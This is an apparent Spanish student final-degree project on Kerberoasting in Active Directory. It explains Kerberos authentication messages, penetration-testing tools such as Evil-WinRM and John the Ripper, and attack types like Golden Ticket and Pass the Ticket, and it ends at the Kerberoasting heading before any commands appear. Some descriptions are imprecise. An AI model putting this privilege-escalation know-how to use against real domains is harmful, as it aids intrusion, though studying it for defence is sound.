



IES Medina Azahara

PROYECTO FIN DE GRADO

Kerberoasting en Directorio Activo

Autor:

Alejandro Padillo

Tutor:

Victoriano Reyes

Ciclo Superior de Administración de Sistemas Informáticos en Redes

Fecha entrega: 15/06/23

Resumen

Este proyecto se encuentra en el campo de la seguridad de la tecnología de la información, también conocida como ciberseguridad, y se encarga de proteger la información para mantener la integridad, la privacidad, la confidencialidad y evitar el acceso no autorizado a las redes y los recursos de la red.

Este trabajo se centra en la intrusión a un dispositivo Windows , escalando privilegios en entornos empresariales complejos.

Debido a que los clientes en este tipo de entorno suelen utilizar Microsoft Active Directory, el directorio utilizado por Microsoft donde se almacenan y organizan toda la información del usuario y los recursos de la red, el ataque se basará en kerberoasting un ataque que se aprovecha de la mala configuración del sistema.

El objetivo de este proyecto es doble: por un lado tenemos la puesta en punto de cómo el atacante entra con privilegios de administrador y por el otro mostraré cómo se defenderá este atacante en el caso de que tú seas el administrador del Windows Server .

Índice general

1 - Introducción	4
1.1 Entorno de trabajo	4
1.2 Motivación y objetivos	4
1.3 Estado del arte	6
1.4 Planificación del proyecto y tiempos empleados	7
1.5 Herramientas utilizadas en el proyecto	8
EvilWinRM	8
John the Ripper	9
GetUser de Impacket	9
1.6 Protocolos	10
LDAP	10
Kerberos	10
1.7 Otros conceptos previos	11
Active Directory	11
Funciones hash	11
lsass.exe	12
2 - Kerberos	12
2.1. Elementos y conceptos importantes	13
2.1 Proceso de autenticación	16
1. Solicitud del Servidor de Autenticación	16
2. Respuesta del servidor de autenticación	17
3. Solicitud de ticket de servicio o ticket TGS	18
4. Entrega del ticket TGS y clave de servicio	20
5. El usuario envía el ticket TGS	21
2.2 Tipos de ataques en Kerberos	22
Overpass The Hash/Pass The Key (PTK)	22
Pass the Ticket	23
Golden Ticket	23
Silver Ticket	23
Kerberoasting	24
3 - Active Directory	24
3.1 Configuración del AD	26
3.1.1 ¿Qué es un bosque?	28
3.2 Creación de Usuarios	29
3.2.1 Ejemplo de la creación de los usuarios	30
4- Ataque de Kerberoasting	34
Evil-WinRM	39
5 Mitigación	42
6 Conclusión	43
7 Bibliografía	45

1 - Introducción

1.1 Entorno de trabajo

Este proyecto se ha llevado a cabo gracias Controlsys S.L , con la finalidad de demostrar en un entorno controlado cómo se ejecuta una escala de privilegios por el vector de ataque Kerberos .

Controlsys se constituye en el año 2000 con profesionales del sector con cerca de 20 años de experiencia y con una dilatada trayectoria en el ámbito de las Tecnologías de la Información y las Comunicaciones ().

El trabajo realizado en el sector TIC, especialmente en el campo de la ciberseguridad, es hoy en día crucial para garantizar el buen funcionamiento de las estructuras TIC, ya que existen muchas amenazas para proteger las empresas.

1.2 Motivación y objetivos

La motivación para realizar un Proyecto de Fin de Grado (PFG) sobre kerberoasting radica en varios factores. En primer lugar, existe un interés personal en el campo de la ciberseguridad y en comprender a fondo las técnicas y vulnerabilidades asociadas con el kerberoasting. Este tema proporciona una oportunidad para profundizar en los aspectos técnicos y prácticos de la seguridad de la autenticación y las contraseñas.

Además, el kerberoasting es una amenaza actual en el panorama de la ciberseguridad. Los ataques basados en kerberoasting representan un riesgo para las organizaciones, y comprender cómo funcionan y cómo mitigarlos es de gran relevancia en la protección de los sistemas y los datos sensibles.

Realizar un PFG sobre kerberoasting también permite el aprendizaje y desarrollo de habilidades técnicas importantes. Implica adquirir conocimientos en áreas como auditoría de seguridad, análisis de protocolos y la implementación de medidas de mitigación. Estas habilidades son valiosas en el campo de la ciberseguridad y contribuirán al crecimiento profesional.

En cuanto a los objetivos del PFG, se plantean varios aspectos. En primer lugar, se busca realizar un análisis exhaustivo y una comprensión profunda del kerberoasting. Esto implica investigar y analizar el protocolo Kerberos, identificar las vulnerabilidades y entender cómo los atacantes aprovechan estas debilidades para obtener contraseñas en formato hash.

Otro objetivo es evaluar los riesgos asociados con el kerberoasting y proponer medidas de mitigación efectivas. Esto puede incluir revisar las políticas de contraseñas, implementar autenticación multifactor (MFA), fortalecer los controles de acceso y concienciar a los usuarios sobre las mejores prácticas de seguridad.

Si es posible en el marco del PFG, también se plantea la implementación y prueba de soluciones de mitigación. Esto implica diseñar e implementar herramientas, scripts o políticas de seguridad que ayuden a prevenir o detectar los ataques de kerberoasting, y evaluar su eficacia en un entorno de prueba.

Finalmente, un objetivo clave es documentar y difundir los resultados obtenidos. Esto implica escribir un informe técnico detallado que describa la investigación realizada, la metodología utilizada, los resultados obtenidos y las conclusiones. Además, se puede considerar la posibilidad de presentar los hallazgos en conferencias o publicar el trabajo en revistas académicas o foros especializados.

1.3 Estado del arte

Controlsys estaba interesado en expandir su oferta de soluciones de ciberseguridad, particularmente para sus clientes de distribución que utilizan principalmente Microsoft Active Directory para administrar su red . Todos estos entornos empresariales ya cuentan con protecciones, lo que significa que cuentan con herramientas para detectar y proteger contra ataques desde fuera de la red, como programas antivirus. Con la realización de este proyecto lo que se quiere es incorporar son soluciones que ayuden a entender como un ciberdelincuente ataca para que sepan cómo hay que defenderse.

Por ello , mi aportación en el proyecto presente consiste en recopilar información sobre el ataque kerberoasting y todos sus posibles vectores de ataques que puedan afectar a estos entornos.

Para esto se tomó como referencia lo que se llama “Cyber Kill Chain” que es flujo de trabajo típico utilizado por los atacantes para infiltrarse en las redes:




Figura: Cyber Kill Chain

En cuanto a la información recopilada para la implementación del proyecto, se utilizaron documentos y sitios web, donde se encontró información parcial sobre algunos de los ataques propuestos.

1.4 Planificación del proyecto y tiempos empleados

Este proyecto consta de diferentes partes que veremos a continuación, y cada una de estas ha supuesto una duración diferente de tiempo, dando lugar a una duración total de 2 meses aproximadamente. En el siguiente diagrama de Gantt (figura 1.2) podemos ver la duración de cada tarea, algunas realizadas en paralelo

	01/04/23	10/04/23	20/04/23	30/04/23	10/05/23	30/05/23	30/05/23	10/06/23	15/06/23
Búsqueda de información									
Creación Active Directory									
Generación de ataques									
Mitigación y Finalización de la memoria									
Troubleshooting									

Figura: Gantt

Antes de empezar a realizar el proyecto en sí, hubo una parte de documentación sobre los tipos de ataques que están avanzando y sobre las herramientas que se usan hoy en día para realizar dichos ataques y amenazas.

Una vez informada sobre los problemas a resolver, hubo una primera toma de contacto con los vectores de ataque que se han utilizado en el proyecto y en la creación del AD.

Una vez teniendo el escenario de pruebas listo , se llevó a cabo la parte más compleja que es la manera de ganar acceso al dispositivo y comprobar que funciona el laboratorio.

1.5 Herramientas utilizadas en el proyecto

EvilWinRM

EvilWinRM es una herramienta de línea de comandos utilizada para obtener acceso a un sistema remoto de Windows mediante la explotación de servicios o credenciales débiles. Proporciona una interfaz de estilo de terminal para interactuar con el sistema objetivo utilizando el protocolo de administración remota de Windows (WinRM). EvilWinRM facilita la escalada de privilegios y la obtención de acceso persistente a sistemas Windows.

John the Ripper

John the Ripper es una herramienta de cracking de contraseñas que se utiliza ampliamente para probar la seguridad de las contraseñas en sistemas y aplicaciones. Puede realizar ataques de fuerza bruta, ataques de diccionario y otros métodos avanzados para intentar descifrar contraseñas encriptadas. John the Ripper es una herramienta flexible y potente que admite múltiples formatos de hash y puede ser personalizada para adaptarse a diferentes escenarios de ataque.

GetUser de Impacket

Impacket es un conjunto de herramientas de Python de código abierto que se utiliza para interactuar con los protocolos de red de Windows. Una de las herramientas incluidas en Impacket es "getuser", que se utiliza para extraer información sobre usuarios y grupos de un sistema Windows remoto. Con "getuser", puedes obtener detalles como el nombre de usuario, el ID de usuario, los grupos a los que pertenece y otra información relacionada.

Es importante destacar que estas herramientas son parte de Kali Linux, una distribución especializada en pruebas de penetración y seguridad informática. Su uso debe realizarse con fines legales y éticos, como parte de auditorías de seguridad o en entornos controlados donde se cuente con el permiso adecuado para realizar pruebas de seguridad.

1.6 Protocolos

LDAP

Es un protocolo que nos permite consultar información que está contenida en el servicio de directorio, lo que nos facilita la búsqueda de individuos sin saber previamente donde están. Además el protocolo LDAP tiene la operación bind, que es una operación de autenticación frente al directorio.

Kerberos

Kerberos es un protocolo de autenticación utilizado en sistemas informáticos para verificar la identidad de los usuarios y garantizar la seguridad en la comunicación entre diferentes entidades. Fue desarrollado en el Instituto de Tecnología de Massachusetts (MIT).

El protocolo Kerberos se basa en la idea de un servidor de autenticación de confianza llamado "Key Distribution Center" (KDC). El KDC emite y gestiona tickets de autenticación para los usuarios, lo que les permite acceder a los servicios de red de manera segura.

El proceso de autenticación en Kerberos implica los siguientes pasos:

1- Autenticación inicial: El usuario envía una solicitud al KDC para obtener un ticket de autenticación. El KDC verifica la identidad del usuario y genera un ticket TGT (Ticket Granting Ticket) que contiene un tiempo de vida limitado.

2- Autenticación de servicio: Cuando el usuario desea acceder a un servicio de red, presenta su TGT al KDC y solicita un ticket de servicio para ese servicio en particular. El KDC autentica al usuario nuevamente y emite un ticket de servicio.

3- Acceso al servicio: El usuario presenta el ticket de servicio al servicio de red solicitado. El servicio valida el ticket y permite al usuario acceder a sus recursos.

Más adelante explicaremos a fondo este protocolo.

1.7 Otros conceptos previos

Active Directory

Microsoft trabaja con Active Directory, un servicio de directorio. Un servicio de directorio es una aplicación o conjunto de aplicaciones que almacena y organiza información sobre usuarios y recursos de red en una red informática. Uno de los beneficios que tiene al trabajar con AD es la capacidad de usar LDAP.

Funciones hash

Estas son funciones que transforman una secuencia de elementos (generalmente cadenas) en una salida de rango finito, generalmente de longitud fija, que representa un resumen de toda la información que se ingresó a la función. Una cadena creada a partir de algunos datos de entrada solo se puede volver a crear utilizando los mismos datos, y es muy difícil que dos entradas tengan la misma salida, y encontrar la entrada a partir de la salida obtenida también es muy difícil.

lsass.exe

Proceso del servicio de autenticación de seguridad local de Microsoft responsable de la autenticación de usuarios y la aplicación de políticas de seguridad. Ayuda a validar el inicio de sesión de los usuarios en computadoras con Windows, administrar cambios de contraseña y crear tokens de acceso que encapsulan información de seguridad importante. También lo utilizan los administradores para actualizar contraseñas y perfiles de usuario.

2 - Kerberos

Este protocolo fue creado en el Instituto Tecnológico de Massachusetts (MIT) y comenzó a utilizarse a partir del sistema operativo Windows 2000. Es el encargado de la autenticación para verificar la identidad en ambos sentidos, esto quiere decir que el cliente verifica la identidad del servidor y el servidor verifica la del cliente. Kerberos es ampliamente utilizado en Active Directory. En esta plataforma, Kerberos da información de los privilegios de cada usuario autenticado, pero queda a cargo de los servicios el verificar que dichos privilegios son suficientes para acceder a sus recursos.

De forma resumida, el funcionamiento es el siguiente: un usuario quiere acceder a un servicio en red para conectarse a una carpeta compartida perteneciente a otro sistema del mismo dominio. Una vez que el usuario es autenticado, habrá recibido un ticket del KDC (Key Distribution Center), que es una parte del controlador de dominio. Ahora bien, cada vez que el usuario quiera hacer uso de los servicios que tiene el dominio, deberá entregar el ticket al KDC para que se le haga entrega de un nuevo ticket y que servirá para ese servicio concreto y con un tiempo

limitado de vida. Posteriormente el usuario entregará el nuevo ticket al servidor para validar que es correcto y que tiene la autorización correcta para acceder a la carpeta compartida que quiera.

El ticket que recibe el usuario al autenticarse, se denomina con el nombre de TGT (Ticket-Granting Ticket) y el ticket que recibe el usuario para cada servicio concreto es denominado TGS (Ticket de servicio). Resaltar que el proceso de “recibir y entregar el ticket” se lleva a cabo de manera interna entre cliente y servidor, dentro de kerberos y es totalmente transparente al usuario.

2.1. Elementos y conceptos importantes

A continuación, se van a describir varios componentes que forman parte del ecosistema del protocolo de autenticación de Kerberos:

- **Capa de transporte:** Kerberos utiliza UDP o TCP como protocolos de transporte. Debido a que ambos transmiten la información en claro, es necesario que el mismo proporcione la capa de cifrado. Utiliza el número de puerto 88 tanto para UDP y TCP y se deben encontrar a la escucha en KDC.

- **Agentes:** En el protocolo intervienen varios servicios encargados de realizar la autenticación del usuario:

- Cliente: es el usuario que quiere acceder a determinado servicio.
- Application Server, AP: se expone el servicio al que quiere acceder el usuario.
- Key Distribution Center, KDC: es el servicio de Kerberos encargado de la distribución de los tickets a los clientes. Se encuentra instalado en el Controlador de dominio, DC, y cuenta con el Servicio de Autenticación (Authentication

Service, AS) que se encarga de expedir los TGTs (Ticket-Granting Ticket) a los usuarios.

- **Claves de cifrado:** Las estructuras manejadas por Kerberos, como los tickets, se transmiten cifradas o firmadas evitando que sean manipuladas por terceros. Las claves de cifrado utilizados por Kerberos, en Active Directory (AD), son:

- Clave del KDC o krbtgt: clave derivada del hash NTLM de la cuenta krbtgt.
- Clave de usuario: clave procedente del hash NTLM del propio usuario.
- Clave de servicio: clave derivada del hash NTLM del propietario del servicio. Puede
- ser una cuenta de usuario o del servidor.
- Clave de sesión: clave que se negocia entre el cliente y el KDC.
- Clave de sesión de servicio: clave negociada entre el cliente y el AP para utilizar.

- **Tickets:** Conjunto de información que es entregada a los usuarios autenticados para que puedan realizar ciertas acciones dentro del dominio de Kerberos. Mencionados con anterioridad, son:

- El TGS (Ticket Granting Service): Es presentado ante un servicio para poder acceder a sus recursos. Se cifra con la clave del servicio en cuestión.
- El TGT (Ticket Granting Ticket): Se presenta ante el KDC para obtener los TGS. Se cifra con la clave del KDC.

- **Privilege Attribute Certificate, PAC:** Contiene los privilegios del usuario, está firmada con la clave del KDC y está incluido en la mayoría de los tickets. La verificación del PAC solo consiste en comprobar su firma (no comprueba si los privilegios son correctos). Un cliente puede evitar que se incluya el PAC

especificando en el campo KERB-PA-PAC-REQUEST de la petición del ticket.

- **Mensajes:** Kerberos permite la comunicación entre los diferentes agentes del protocolo a través de distintos tipos de mensajes:

- KRB AS REQ: Utilizado por el usuario para solicitar el TGT al KDC.
- KRB AS REP: Respuesta del KDC para enviar el TGT al usuario.
- KRB TGS REQ: Empleado por el usuario para solicitar el TGS al KDC haciendo uso
- del TGT que acaba de recibir.
- KRB TGS REP: Respuesta del KDC para enviar el TGS solicitado al usuario.
- KRB AP REQ: El usuario lo utiliza para identificarse contra el servicio deseado, haciendo uso del TGS del propio servicio.
- KRB AP REP: Se utiliza en el servicio para autenticarse frente al usuario (Opcional).
- KRB ERROR: Lo utilizan los diferentes agentes para notificar situaciones de error.




Figura 1.3: Mensajes de Kerberos

2.1 Proceso de autenticación

1. Solicitud del Servidor de Autenticación

KRB_AS_REQ es un mensaje de solicitud de autenticación en el protocolo Kerberos. Es el primer paso en el proceso de autenticación de un cliente hacia el servidor Key Distribution Center (KDC).

Cuando un usuario desea autenticarse en un sistema que utiliza Kerberos, envía un mensaje KRB_AS_REQ al KDC. Este mensaje contiene la identificación del cliente, conocida como Principal, y una marca de tiempo para evitar ataques de repetición.

El mensaje KRB_AS_REQ es cifrado con la clave secreta del cliente y enviado al KDC a través de la red. El KDC recibe el mensaje y realiza los siguientes pasos:

1. Verificación de la identidad del cliente: El KDC comprueba la identidad del cliente basándose en la información proporcionada en el mensaje KRB_AS_REQ. Esto implica comprobar que el cliente existe en la base de datos del KDC y que los datos de autenticación son correctos.
2. Generación de un Ticket Granting Ticket (TGT): Si la identidad del cliente es válida, el KDC genera un Ticket Granting Ticket (TGT) que contiene información sobre el cliente, el KDC y un tiempo de vida limitado. El TGT está cifrado con la clave secreta del KDC.
3. Envío del TGT al cliente: El KDC envía el TGT cifrado de vuelta al cliente en un mensaje KRB_AS_REP (respuesta de autenticación). El cliente recibe el TGT y lo almacena de forma segura en su caché de tickets.

Una vez que el cliente ha obtenido el TGT, puede utilizarlo para solicitar tickets de servicio y acceder a los recursos de red. El proceso continúa con el intercambio de mensajes KRB_TGS_REQ y KRB_TGS_REP para obtener los tickets de servicio necesarios.




Figura 1.4: KRB_AS_REQ

2. Respuesta del servidor de autenticación

KRB_AS_REP es un mensaje de respuesta de autenticación en el protocolo Kerberos. Es enviado por el servidor Key Distribution Center (KDC) como respuesta a la solicitud de autenticación del cliente, que se realiza mediante el mensaje KRB_AS_REQ.

Cuando el KDC recibe un mensaje KRB_AS_REQ del cliente, realiza la autenticación correspondiente y genera un Ticket Granting Ticket (TGT) si la identidad del cliente es válida. El KDC envía el TGT de vuelta al cliente en un mensaje KRB_AS_REP.

El mensaje KRB_AS_REP contiene la siguiente información:

1. Ticket Granting Ticket (TGT): Es un ticket emitido por el KDC que contiene información sobre la identidad del cliente, el KDC y un tiempo de vida limitado. El TGT está cifrado con la clave secreta del KDC y se utiliza para solicitar tickets de servicio.
2. Session Key: Es una clave de sesión generada por el KDC y compartida entre el cliente y el KDC. Esta clave se utiliza posteriormente en la autenticación hacia los servicios de red.
3. El mensaje KRB_AS_REP es cifrado con la clave secreta del cliente y enviado desde el KDC al cliente a través de la red. El cliente recibe el mensaje, descifra el contenido utilizando su clave secreta y extrae el TGT y la clave de sesión




Figura 1.5: KRB_AS_REP

3. Solicitud de ticket de servicio o ticket TGS

KRB_TGS_REQ es un mensaje de solicitud de servicio en el protocolo Kerberos. Se utiliza para solicitar un ticket de servicio al servidor Key Distribution Center (KDC) para acceder a un servicio específico en la red.

Cuando un cliente necesita acceder a un servicio de red, envía un mensaje KRB_TGS_REQ al KDC. Este mensaje contiene información como la identificación del cliente, el TGT (Ticket Granting Ticket) obtenido previamente, la identificación del servicio al que desea acceder y una marca de tiempo.

El proceso de KRB_TGS_REQ implica los siguientes pasos:

1. Preparación del mensaje: El cliente construye un mensaje KRB_TGS_REQ que incluye información como la identificación del cliente, el TGT previamente obtenido, la identificación del servicio y una marca de tiempo.
2. Envío del mensaje: El cliente envía el mensaje KRB_TGS_REQ al servidor Key Distribution Center (KDC) a través de la red.
3. Procesamiento por parte del KDC: El KDC verifica la validez del TGT presentado por el cliente, genera un ticket de servicio (TGS) específico para el servicio solicitado y lo envía al cliente en un mensaje KRB_TGS_REP.
4. Recepción y procesamiento por parte del cliente: El cliente recibe el mensaje KRB_TGS_REP, extrae el TGS y lo almacena en su caché de tickets para su uso posterior al acceder al servicio correspondiente.




Figura 1.6: KRB_TGS_REQ

4. Entrega del ticket TGS y clave de servicio

KRB_TGS_REP es un mensaje de respuesta de servicio en el protocolo Kerberos. Es enviado por el servidor Key Distribution Center (KDC) como respuesta a la solicitud de servicio del cliente, que se realiza mediante el mensaje KRB_TGS_REQ.

Cuando el KDC recibe un mensaje KRB_TGS_REQ del cliente, realiza la verificación correspondiente y genera un Ticket de Servicio (TGS) si la solicitud es válida. El KDC envía el TGS de vuelta al cliente en un mensaje KRB_TGS_REP.

El mensaje KRB_TGS_REP contiene la siguiente información:

Ticket de Servicio (TGS): Es un ticket emitido por el KDC que contiene información sobre la identidad del cliente, el servicio solicitado, un tiempo de vida limitado y una clave de sesión específica para el servicio. El TGS está cifrado con la clave secreta del servicio.

El mensaje KRB_TGS_REP es cifrado con la clave de sesión compartida entre el cliente y el KDC y enviado desde el KDC al cliente a través de la red. El cliente recibe el mensaje, descifra el contenido utilizando la clave de sesión y extrae el TGS.

Una vez que el cliente ha obtenido el TGS, puede utilizarlo para acceder al servicio solicitado




Figura 1.7:KRB_TGS_REP

5. El usuario envía el ticket TGS

KRB_AP_REQ es un mensaje de solicitud de autenticación y protección de la integridad en el protocolo Kerberos. Es utilizado por un cliente para autenticarse y solicitar acceso a un servicio de red específico.

Cuando un cliente desea acceder a un servicio protegido, crea un mensaje KRB_AP_REQ que incluye información como la identificación del cliente, el ticket de servicio (TGS) obtenido previamente del servidor Key Distribution Center (KDC), una marca de tiempo y un sello de integridad.

El proceso de KRB_AP_REQ implica los siguientes pasos:

1. Preparación del mensaje: El cliente crea un mensaje KRB_AP_REQ que incluye información como la identificación del cliente, el ticket de servicio (TGS) obtenido previamente, una marca de tiempo y un sello de integridad.

2. Envío del mensaje: El cliente envía el mensaje KRB_AP_REQ al servicio de red al que desea acceder.

3. Procesamiento por parte del servicio: El servicio verifica la validez del TGS, verifica el sello de integridad para garantizar que el mensaje no haya sido modificado y autentica al cliente.

4. Respuesta del servicio: El servicio envía una respuesta al cliente indicando si la autenticación fue exitosa y proporcionando acceso a los recursos solicitados.




Figura 1.7: KRB_AP_REQ

2.2 Tipos de ataques en Kerberos

Overpass The Hash/Pass The Key (PTK)

Overpass the Hash (OTH) o Pass the Key (PTK) son técnicas de ataque utilizadas para comprometer sistemas que utilizan autenticación basada en hash de contraseñas en lugar de autenticación basada en texto plano. Estos ataques involucran la obtención del hash de una contraseña almacenada y la posterior búsqueda de la contraseña en texto plano original a partir del hash. Una vez obtenida la contraseña, el atacante puede utilizarla para autenticarse en el sistema objetivo y obtener acceso no autorizado a recursos protegidos. Para mitigar estos ataques, se deben utilizar

técnicas de hash seguras y buenas prácticas de seguridad, como el uso de contraseñas fuertes y la protección adecuada de los hashes almacenados.

Pass the Ticket

Pass the Ticket (PTT) es una técnica de ataque en entornos que utilizan el protocolo Kerberos. Consiste en obtener un Ticket Granting Ticket (TGT) válido de un usuario legítimo y utilizarlo para solicitar tickets de servicio sin autenticarse. Esto permite al atacante acceder a recursos protegidos sin proporcionar credenciales válidas. Para mitigar este tipo de ataque, se deben proteger adecuadamente los TGT, monitorear eventos de autenticación sospechosos y utilizar medidas adicionales de seguridad como la autenticación de dos factores.

Golden/Silver Ticket

Golden Ticket

Un Golden Ticket es un ataque en el que un atacante falsifica un Ticket Granting Ticket (TGT) válido y obtiene acceso completo y persistente al dominio. Con un Golden Ticket, el atacante puede generar tickets de servicio legítimos y acceder a sistemas y recursos sin necesidad de autenticación.

Silver Ticket

Un Silver Ticket es un ataque en el que un atacante crea un ticket de servicio falso para acceder a un servicio específico en el dominio. Esto permite al atacante obtener acceso no autorizado a ese servicio sin autenticarse correctamente.

Kerberoasting

